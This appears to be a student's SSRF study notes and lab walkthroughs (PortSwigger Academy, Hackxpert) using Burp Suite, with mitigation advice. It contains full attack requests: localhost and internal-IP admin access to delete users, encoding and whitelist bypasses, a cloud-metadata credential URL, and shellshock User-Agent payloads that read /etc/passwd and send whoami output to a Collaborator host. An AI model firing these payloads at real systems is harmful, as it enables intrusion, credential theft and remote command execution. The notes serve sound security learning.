

SSRF

(Server-Side Request Forgery)

Security flaw that allows you to force an end server
To make a request on behalf of you.
It can be an internal URL or any external

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Tool: Burp suite

Definition:

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to make the server-side application to make requests to an unintended location.

Impact:

SSRF attacks often exploit trust relationships to escalate an attack from the vulnerable application and perform unauthorized actions.

1. RCE (Remote code execution)
2. Sensitive Data Exposure
3. Port Scans or Cross Site Port Attack (XSPA)

e.g.:

Below URL gives a clear picture that a website capitalten is making an external request to domain catmemes.

Yes, this can lead to a SSRF attack.

<https://www.capitalten.com/myaccount/personalize/cardimage/preview?url=https://www.catmemes.com/latest/cat-17429664.png>

Vulnerable Code:


```
HttpGet httpGet = new HttpGet(url);  
InputStream is = client.execute(httpGet).getEntity().getContent();
```

Here it is clearly understood that no validation or pre-checks were made before making an URL request.

2.0 (meta-data)

One such service commonly exploited by attackers in third-party cloud environments is REST-based web services known as **cloud metadata** endpoints. If configured, a metadata endpoint provides programmatic access to a cloud server's system configuration, networking details, authentication access keys, etc.

Below is the example of sensitive data exposure via SSRF.




Has above URL leads to an error with a list of present directories.

Let's move ahead and try another vulnerability in conjunction to above i.e., directory traversal.

Final we were able to reach and retrieve security-credentials for this 3rd party cloud application.

Traversal

<https://www.capitalten.com/myaccount/personalize/cardimage/preview?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/>



Mitigation:

1. Whitelists and DNS resolution
2. Response handling
3. Disable unused URL schemas
4. Authentication on internal services

Conclusion: use a whitelist for IP addresses and domains, and always validate if the response has the expected format and content.

PortSwigger

LAB1: Basic SSRF against the local server

Found a functionality in web browser that allows us to fetch the stock of particular goodies. Found that it was making a URL call to fetch the data.

So, we simply replaced with `http://127.0.0.1/admin` in an attempt to login into localhost.

In response I found there was an URL pertaining to delete user **/admin/delete?username=xyz**

Simply by changing the URL from `/admin` to above the user got successfully deleted.

Logic: for disaster recovery organization may be running direct login from the known device which is trust relationship. As this call was made from internal device it got auto logged in and user got deleted.

Snapshot:

The screenshot displays the PortSwigger Burp Suite interface. On the left, the 'Request' tab shows an HTTP POST request to `/product/stock` with a `stockApi=http://127.0.0.1/admin/` parameter highlighted in a red box. The request includes various headers like `Host: ac551f3f1ff43485c0381c060014004f.web-security-academy.net` and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36`. On the right, the 'Response' tab shows the HTML response. A red box highlights the text `User deleted successfully!`. Another red box highlights a link `Delete`.

LAB 2: Basic SSRF against another back-end system

Back-end servers are not accessible for outside so they are not much more protected. We found segment 192.168.0.x but not sure about the IP which is available or accessible so we used payload in intruder leading to 200 responses.

Logic: Same has above just identified the IP, again lost the trust relationship

Snap:

```
Target: https://ac111f821e835649c0fa1ee300210065.web-security-academy.net

1 POST /product/stock HTTP/1.1
2 Host: ac111f821e835649c0fa1ee300210065.web-security-academy.net
3 Cookie: session=W02ryX07m5ximwXghMF4q5p5FUpH007g
4 Content-Length: 96
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://ac111f821e835649c0fa1ee300210065.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac111f821e835649c0fa1ee300210065.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://192.168.0.$x$8080/admin
```

ⓘ Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack

Payload set: Payload count: 255
Payload type: Request count: 255

ⓘ Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples

1

321

As you can see, we used burp suite tab Intruder to automate a sequence and find/guess the exact IP.

We received both client response code and server response code but I was interested in 200 code (OK)

ResultsPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload	Status ^	Error	Timeout	Length	Comment
42	42	200			3211	
1	1	400			133	
0		500			2468	
2	2	500			2468	
3	3	500			2468	
4	4	500			2468	
5	5	500			2468	
6	6	500			2468	
7	7	500			2468	
8	8	500			2468	
9	9	500			2468	
10	10	500			2468	

RequestResponse

PrettyRawHex

```
1 POST /product/stock HTTP/1.1
2 Host : ac111f821e835649c0falee300210065.web-security-academy.net
3 Cookie : session=Wo2ryX07m5ximwXghMF4q5p5FUpH007g
4 Content-Length : 39
5 Sec-Ch-Ua : " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept : */*
11 Origin : https://ac111f821e835649c0falee300210065.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer : https://ac111f821e835649c0falee300210065.web-security-academy.net/product?productId=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : en-US,en;q=0.9
18 Connection : close
19
20 stockApi=http://192.168.0.42:8080/admin
```

When tried to pass that IP with /admin we were able to access that URL.

Yes, this is SSRF vulnerability which lead to make an internal request.

LAB 3: SSRF with blacklist-based input filter

Same has tried in our first LAB i.e., to access localhost/127.0.0.1

When tried I encountered an error which specifies that it was blocked.

Request	Response
<div>PrettyRawHex</div> <div>1 POST /product/stock HTTP/1.1</div> <div>2 Host: aca41f191f71955bc03e3b81005e0099.web-security-academy.net</div> <div>3 Cookie: session=RLsV9H3oVhwX5swNZBuzoiaRbOW43Jry</div> <div>4 Content-Length: 31</div> <div>5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"</div> <div>6 Sec-Ch-Ua-Mobile: ?0</div> <div>7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36</div> <div>8 Sec-Ch-Ua-Platform: "Windows"</div> <div>9 Content-Type: application/x-www-form-urlencoded</div> <div>10 Accept: */*</div> <div>11 Origin: https://aca41f191f71955bc03e3b81005e0099.web-security-academy.net</div> <div>12 Sec-Fetch-Site: same-origin</div> <div>13 Sec-Fetch-Mode: cors</div> <div>14 Sec-Fetch-Dest: empty</div> <div>15 Referer: https://aca41f191f71955bc03e3b81005e0099.web-security-academy.net/product?productId=1</div> <div>16 Accept-Encoding: gzip, deflate</div> <div>17 Accept-Language: en-US,en;q=0.9</div> <div>18 Connection: close</div> <div>19</div> <div>20 stockApi=http://127.0.0.1/admin</div>	<div>PrettyRawHexRender</div> <div>1 HTTP/1.1 400 Bad Request</div> <div>2 Content-Type: application/json; charset=utf-8</div> <div>3 Connection: close</div> <div>4 Content-Length: 51</div> <div>5</div> <div>6 "External stock check blocked for security reasons"</div>

First, we encoded IP 127.0.0.1 to number but no luck. Then tried with 127.1 but same.

So, we encoded letter **a** from admin then also it was not working then again encoded the encoding data and same was successful.

Request

```
1 POST /product/stock HTTP/1.1
2 Host : aca41f191f71955bc0363b8100560099.web-security-academy.net
3 Cookie : session=RLsV9HJoVhwX5swWZBuzoiaFbOW43Jry
4 Content-Length : 35
5 Sec-Ch-Ua : " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/101.0.4951.54 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept : */*
11 Origin : https://aca41f191f71955bc0363b8100560099.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
  https://aca41f191f71955bc0363b8100560099.web-security-academy.net/product?productI
  d=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : en-US,en;q=0.9
18 Connection : close
19
20 stockApi=http://127.1/%25%36%31dmin
```

Response

```
49 <p>
  |
  </p>
  <a href="/my-account ">
    My account
  </a>
  <p>
  |
  </p>
50 </section>
51 </header>
52 <header class="notification-header ">
53 </header>
54 <section>
55 <h1>
  Users
  </h1>
  <div>
56 <span>
57   carlos -
  </span>
58 <a href="/admin/delete?username=carlos ">
    Delete
  </a>
59 </div>
60 <div>
61 <span>
  wiener -
  </span>
62 <a href="/admin/delete?username=wiener ">
    Delete
  </a>
63 </div>
64 </section>
65 <br>
66 <hr>
67 </div>
68 </section>
69 </div>
70 </body>
71 </html>
```

Conclusion: As a part of protection, they have implemented black listing methodology however failed to validate an encoded data.

LAB 4: SSRF with whitelist-based input filter

White listed

Only listed items were allowed. In such case we can use below strings.

- You can embed credentials in a URL before the hostname, using the @ character. For example:

```
https://expected-host@evil-host
```

- You can use the # character to indicate a URL fragment. For example:

```
https://evil-host#expected-host
```

- You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control. For example:

```
https://expected-host.evil-host
```


Request

PrettyRawHex

```
1 POST /product/stock HTTP/1.1
2 Host : ac991ffd1f61cd86c0d90b800093000d.web-security-academy.net
3 Cookie : session=UbpIMa9QPrOFJd7WkHOPV5uJkaiJai5y
4 Content-Length : 31
5 Sec-Ch-Ua : " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  Like Gecko) Chrome/101.0.4951.54 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept : */*
11 Origin : https://ac991ffd1f61cd86c0d90b800093000d.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
  https://ac991ffd1f61cd86c0d90b800093000d.web-security-academy.net/product?productI
  d=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : en-US,en;q=0.9
18 Connection : close
19
20 stockApi=http://127.0.0.1/admin
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 400 Bad Request
2 Content-Type : application/json; charset=utf-8
3 Connection : close
4 Content-Length : 58
5
6 "External stock check host must be stock.weliketoshop.net"
```

	Request	Response
	<pre>Pretty Raw Hex ↵ ⇅ ⌵ ☰ 1 POST /product/stock HTTP/1.1 2 Host : ac99ffdf1fcd86c0d90b800093000d.web-security-academy.net 3 Cookie : session=UbpImaGQPrOFJd7WkHOPVSwJaIjai5y 4 Content-Length : 54 5 Sec-Ch-Ua : " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101" 6 Sec-Ch-Ua-Mobile : ?0 7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko) Chrome/101.0.4951.54 Safari/537.36 8 Sec-Ch-Ua-Platform : "Windows" 9 Content-Type : application/x-www-form-urlencoded 10 Accept : */* 11 Origin : https://ac99ffdf1fcd86c0d90b800093000d.web-security-academy.net 12 Sec-Fetch-Site : same-origin 13 Sec-Fetch-Mode : cors 14 Sec-Fetch-Dest : empty 15 Referer : https://ac99ffdf1fcd86c0d90b800093000d.web-security-academy.net/product?productId= d=1 16 Accept-Encoding : gzip, deflate 17 Accept-Language : en-US,en;q=0.9 18 Connection : close 20 stockApi=http://localhost:2523@stock.weliketoshop.net/</pre>	<pre>Pretty Raw Hex Render ↵ ⇅ ⌵ ☰ 1 HTTP/1.1 200 OK 2 Content-Type : text/html; charset=utf-8 3 Set-Cookie : session=QRq6XKsnMwEjWNrpTvrKyFzPFIYafSfn5 ; Secure; HttpOnly; SameSite=None 4 Connection : close 5 Content-Length : 10582 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href=/resources/labheader/css/acade... rel=stylesheet > 11 <link href=/resources/css/labsCommerce.css rel=stylesheet > 12 <title> &#83;&#83;&#82;&#70;&#32;&#119;&#105;&#116;&#104;&#32;&#119;&#104;&#105;&#1 16;&#101;&#108;&#105;&#115;&#116;&#45;&#98;&#97;&#115;&#101;&#100;&#32;&#10 5;&#110;&#112;&#117;&#116;&#32;&#102;&#105;&#108;&#116;&#101;&#114; 13 </title> 14 </head> 15 <body> 16 <script src="/resources/labheader/js/labHeader.js "> </script> 17 <div id="AcademyLabHeader"> 18 <section class="academylabBanner"> 19 <div class="container"> <div class="logo"> 20 <div class="title-container"> 21 <h2> SSRF with whitelist-based input filter 22 </h2> https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-fil ter '> Back&nbsp;&#tobackslab&nbsp;&#description&nbsp;&# 23 <svg version=1.1 id=layer_1 xmlns='http://www.w3.org/2000/svg' 24 <xlink xlink='http://www.w3.org/1999/xlink' x=Dpx y=Dpx viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve title=' back-arrow > 25 <g> 26 <polygon points='1.4,0 0,1.2 12.6,15 20.8, 1.4,30 15.1,15 '> 27 </polygon> <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30</pre>

LAB 5: SSRF with filter bypass via open redirection vulnerability

Found a functionality in website which leads to navigate and retrieve product on next click functionality.

So tried intercepting the same using burp suite tool.

When clicked on next product I found API call was made to /nextproduct

```
1 GET /product/nextProduct?currentProductId=8&path=/product?productId=9 HTTP/1.1
2 Host: ac951f541f39c42cc0d1433400aa002b.web-security-academy.net
3 Cookie: session=MPYKClp1Bhn9zhRH0cjRyOmkgQhT516c; session=Sqm6LzKFJY5ne5HzTC3h8TeaGT0irDgT
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://ac951f541f39c42cc0d1433400aa002b.web-security-academy.net/product?productId=8
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19
20
```

In above snap we found the call was for /product/nextProduct also we can see **&path=/product?product=9.**

So, the new product was fetched from above highlighted one so instead of internal we changed it with localhost.

Request

```
1 POST /product/stock HTTP/1.1
2 Host: ac951f541f39c42cc0d1433400aa002b.web-security-academy.net
3 Cookie: session=MPYKClp1Bhn9zhRH0cjRyOmkgQhT516c; session=Sqm6LzKFJY5ne5HzTC3h8TeaGT0irDgT
4 Content-Length: 65
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://ac951f541f39c42cc0d1433400aa002b.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac951f541f39c42cc0d1433400aa002b.web-security-academy.net/product?productId=8
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/
```

Response

```
48 <p>
49 |
50 </p>
51 <a href="/my-account">
52 | My account
53 </a>
54 <p>
55 |
56 </p>
57 </section>
58 </header>
59 <header class="notification-header">
60 </header>
61 <section>
62 <div>
63 | Users
64 </div>
65 <div>
66 | <span>
67 | | carlos -
68 | </span>
69 | <a href="/http://192.168.0.12:8080/admin/delete?username=carlos">
70 | | Delete
71 | </a>
72 </div>
73 <div>
74 | <span>
75 | | Wiener -
76 | </span>
77 | <a href="/http://192.168.0.12:8080/admin/delete?username=wiener">
78 | | Delete
79 | </a>
80 </div>
81 </section>
82 <div>
83 | <hr>
84 </div>
85 </div>
86 </section>
87 </div>
88 </body>
89 </html>
```

As found in above image it leads to successfully make a request to internal host. Yes, it is vulnerable for SSRF attack.

LAB 6: Blind SSRF with out-of-band detection

Definition: when a third-party request is successfully processed from the back-end server and whose response is **not returned** in the application's front-end response is known as blind SSRF.

With burp collaborator client. we generated one fake domain. By sending the response we won't find any such response which can confirm the ssrf but in collaborator we can see DNS & HTTP request were made to this fake domain.

This was out-of-band detection.

The screenshot shows the Burp Collaborator client interface. On the left, a request is displayed in 'Pretty' format. The 'Referer' field is highlighted with a red box, showing a URL to burpcollaborator.net. On the right, the 'Generate Collaborator payloads' section is visible, with a table of generated payloads. The table has columns for #, Time, Type, and Payload. Three payloads are listed, all with a Type of DNS or HTTP and a Payload starting with 'w963b7xnejm20n6ct8pnv9ksby3ms'.

#	Time	Type	Payload
1	2022-May-11 13:51:54 UTC	DNS	w963b7xnejm20n6ct8pnv9ksby3ms
2	2022-May-11 13:51:54 UTC	DNS	w963b7xnejm20n6ct8pnv9ksby3ms
3	2022-May-11 13:51:54 UTC	HTTP	w963b7xnejm20n6ct8pnv9ksby3ms

Blind SSRF with shellshock exploitation

The screenshot shows the Burp Collaborator client interface. The 'Target' field is set to 'https://ac41fc41e6c6d8dc837d90061005e.web-security-academy.net'. The 'Request' field is highlighted with a red box, showing a URL with a shellshock payload: 'http://192.168.0.x:8080'. The 'User-Agent' field is also highlighted with a red box, showing a shellshock payload: 'User-Agent: (() { () { (); }; /usr/bin/perl -e 'use Socket; \$i="X"; connect(\$i, "192.168.0.x", 8080); exec("cat /etc/passwd"); } }'>'. The 'Referer' field is also highlighted with a red box, showing a URL to burpcollaborator.net.

Changed user-agent to shellshock command and burp collaborator domain.

Also changed refer http request with <http://192.168.0.x:8080> request.

Performed attack with number payload from 1 to 255 using intruder functionality of burp suite tool.

All request response code was 200. When polled data from collaborator we found the request was made from user **peter**

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			4264	
1	0	200			4264	
2	1	200			4264	
3	2	200			4264	
4	3	200			4264	
5	4	200			4264	
6	5	200			4264	
7	6	200			4264	
8	7	200			4264	
9	8	200			4264	
10	9	200			4264	

Request
Response

Pretty
Raw
Hex

```

1 GET /product?productId=1 HTTP/1.1
2 Host: ac4f1fc41e6c6d8dc0c837d90061005e.web-security-academy.net
3 Cookie: session=aHS9p9vU80IGYdoPaLQmF3oLVRo2WmfH4
4 Sec-Ch-UA: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: ( () ( ; ); /usr/bin/mslookup {whoami}.bkzzeni8pmy8fv8vi3a5x52g278ywn.burpcollaborator.net
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://192.168.0.x:8080
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18 Cache-Control: no-transform
19 X-Client-IP: spoofed.p4uvpg30mmqgoj3zknxm8xru13h25r.burpcollaborator.net
20 X-Wap-Profile: http://96dfr05kpe0q35jm7z6ahtez5515pu.burpcollaborator.net/wap.xml
21 From: root@7hpd2yq1043y11ghx5a41fca3gshn6.burpcollaborator.net
22 Forwarded: for=spoofed.zhk52qgaUw3qitg9xxawl744avgr1f7.burpcollaborator.net;by=spoofed.zhk5
23 X-Real-IP: spoofed.xjk34e182u503r17zvcun562ctip1da.burpcollaborator.net
24 Contact: root@do5j94no7aa87m4bhealibih5a5rty.burpcollaborator.net
25 X-Forwarded-For: spoofed.49bau8fai1vrt7ep211dcw6208wdk2.burpcollaborator.net
26 Client-IP: spoofed.3y25juxeh0kuixvdr102b18rxnmkc.burpcollaborator.net
27 CF-Connecting-IP: spoofed.utr0cla5erfidoe45mrx2gzmqsnkh9.burpcollaborator.net
28 X-Originating-IP: spoofed.0hi62rgh0x3rlugaxyax1845awgt9hy.burpcollaborator.net
29 True-Client-IP: spoofed.b0chl2smj8m2k5zlg9t84jngt7z4usj.burpcollaborator.net

```

Burp Collaborator client

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Generate Collaborator payloads

Number to generate: 1 Copy to clipboard Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
1	2022-May-11 14:21:08 UTC	DNS	bkzzeni8pmy8fv8vi3a5x52g278ywn	
2	2022-May-11 14:21:08 UTC	DNS	bkzzeni8pmy8fv8vi3a5x52g278ywn	

Description

DNS query

The Collaborator server received a DNS lookup of type A for the domain name **peter-PkY6lq.bkzzeni8pmy8fv8vi3a5x52g278ywn.burpcollaborator.net**.
The lookup was received from IP address 34.245.205.186 at 2022-May-11 14:21:08 UTC.

Highlighted one was the answer to solve a LAB.

Hackxpert

URL: <https://hackxpert.com/labs/SSRF/00.php>

Found an empty page with no content which firstly I thought the site is not working but then I thought of intercepting the request and analys.

Then I found there was one comment which indicates toward the implementation of **?url=** method.

Request

Pretty
Raw
Hex

```

1 GET /labs/SSRF/00.php HTTP/1.1
2 Host: hackxpert.com
3 Cookie: _ga=GA1.1.906743202.1652592981 ; _ga_8L64ZBYXXW = GS1.1.1652592981.1.1.1652592995.0
4 Cache-Control: max-age=0
5 Sec-Ch-UA: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-UA-Mobile: ?0
7 Sec-Ch-UA-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://hackxpert.com/labs/SSRF/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19

```

Response

Pretty
Raw
Hex
Render

```

1 HTTP/1.1 200 OK
2 Date: Sun, 15 May 2022 06:02:16 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 40
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 <!-- TODO: Implement the ?url= method-->

```


When tried to add/Implement the same in intercepted request found that it was accepting the appended URL method.

Then tried to explore/confirm this by using burp collaborator client functionality of burp suite.

Found request were made to this fake/temporary domain. Which confirms blind SSRF.

The screenshot displays the Burp Suite interface with an intercepted HTTP request and response. The request is a GET to `/labs/SSRF/00.php?url=http://8t2giek0tk3pj287m01z62whnndb2.burpcollaborator.net`. The response is an HTML document with a body containing the payload `0zquelcxbp85zx617rxv17zj1gz`. Below the response, the Burp Collaborator client interface is shown, which includes a table of generated payloads and a list of poll interactions.

Request

```
1 GET /labs/SSRF/00.php?url=http://8t2giek0tk3pj287m01z62whnndb2.burpcollaborator.net HTTP/1.1
2 Host: hackxpert.com
3 Cookie: _ga=6A1.1.906743202.1652592981; _ga_8L642EYXW=681.1.1652592981.1.1.1652592985.0
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://hackxpert.com/labs/SSRF/00.php
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19 Content-Length: 0
20
21
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Sun, 15 May 2022 05:58:15 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 53
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 <html>
9 <body>
10 0zquelcxbp85zx617rxv17zj1gz
11 </body>
12 </html>
```

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1	2022-May-15 05:58:15 UTC	DNS	8t2giek0tk3pj287m01z62whnndb.	
2	2022-May-15 05:58:16 UTC	DNS	8t2giek0tk3pj287m01z62whnndb.	
3	2022-May-15 05:58:16 UTC	HTTP	8t2giek0tk3pj287m01z62whnndb.	

Key points:

- User-agent (Shellshock)
- API call (Redirect, URL= or path=)
- Refer-header (http:// request)
- File upload
- Check for any http request in request body

THE END